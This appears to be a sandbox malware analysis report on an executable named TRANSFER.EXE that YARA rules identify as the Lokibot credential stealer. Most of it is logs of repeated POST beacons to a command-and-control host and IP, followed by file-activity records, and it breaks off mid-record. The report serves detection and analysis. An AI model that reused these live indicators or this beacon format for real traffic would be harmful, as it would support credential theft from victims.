Aug 5, 2022 09:11:31.149560928 CEST	9103	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:20 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49811	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:33.059062958 CEST	10689	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:34.337182045 CEST	10689	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49812	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:35.695581913 CEST	10690	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:36.832118034 CEST	10691	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:26 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49769	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:41.114928007 CEST	954	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:42.315303087 CEST	955	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:31 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49813	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:38.357336998 CEST	10692	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:39.718839884 CEST	10692	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:28 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49814	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:41.090702057 CEST	10693	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:42.316827059 CEST	10698	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:31 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49816	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:45.230366945 CEST	10699	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:46.446492910 CEST	10700	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:35 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49818	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:53.331696033 CEST	10708	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:54.547530890 CEST	10714	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:43 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49820	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:55.767752886 CEST	10715	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:56.944314003 CEST	10721	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:46 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49823	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:11:58.081187963 CEST	10759	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:11:59.337044001 CEST	10843	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:48 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49832	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:00.816507101 CEST	10937	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:02.125452042 CEST	11177	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:51 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49846	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:03.190476894 CEST	11194	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:04.472523928 CEST	11366	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:53 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49860	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:05.554361105 CEST	11418	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:06.810702085 CEST	11520	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:11:55 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49869	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:11.819483042 CEST	11682	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:13.145529032 CEST	11771	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:12:02 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49770	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:43.512598991 CEST	955	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:44.657387018 CEST	956	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:33 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49876	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:15.818316936 CEST	12025	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:16.875250101 CEST	12112	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:12:06 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49880	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:19.118778944 CEST	12113	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:20.337044001 CEST	12114	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:12:09 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49881	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:22.599824905 CEST	12115	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:23.851052046 CEST	12115	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:12:12 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49883	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:12:25.116712093 CEST	12123	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:12:26.294070959 CEST	12123	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:12:15 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49771	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:46.236810923 CEST	957	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:47.482676029 CEST	958	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:36 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49772	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:49.248779058 CEST	958	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:50.403893948 CEST	959	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:39 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49773	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:51.481983900 CEST	960	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:52.735646009 CEST	960	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:41 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49774	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:53.861085892 CEST	961	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:55.059781075 CEST	962	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:44 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49775	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:56.189285040 CEST	963	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:57.419936895 CEST	1001	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:46 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49787	45.11.26.144	80	C:\Windows\SysWOW64\cmdkey.exe

Timestamp	kBytes transferred	Direction	Data
Aug 5, 2022 09:10:58.658888102 CEST	1136	OUT	POST /gi4/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AA29FF80 Content-Length: 169 Connection: close
Aug 5, 2022 09:10:59.837244034 CEST	1136	IN	HTTP/1.0 404 Not Found Date: Fri, 05 Aug 2022 07:10:48 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: TRANSFER.EXE PID: **5732**, Parent PID: **3552**

General

Target ID:	0
Start time:	09:10:19
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\TRANSFER.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\TRANSFER.EXE"
Imagebase:	0x6a0000
File size:	1517568 bytes
MD5 hash:	6153ED96A83CEEA98DBAE09E7B77FCF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409970337.0000000003C25000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.409421719.0000000003B05000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409728288.0000000003BBC000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409614394.0000000003B88000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.408476159.0000000002D84000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.408476159.0000000002D84000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.408476159.0000000002D84000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.408476159.0000000002D84000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.408476159.0000000002D84000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.408476159.0000000002D84000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.410543531.0000000004510000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000002.410543531.0000000004510000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409458499.0000000003B1F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.409336982.0000000003AE1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409336982.0000000003AE1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.409336982.0000000003AE1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Lokibot_1f885282, Description: unknown, Source: 00000000.00000002.409336982.0000000003AE1000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Lokibot_0f421617, Description: unknown, Source: 00000000.00000002.409336982.0000000003AE1000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.409336982.0000000003AE1000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409879608.0000000003BF1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.409509692.0000000003B53000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TRANSFER.EXE.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CF2C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\TRANSFER.EXE.log	0	425	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, 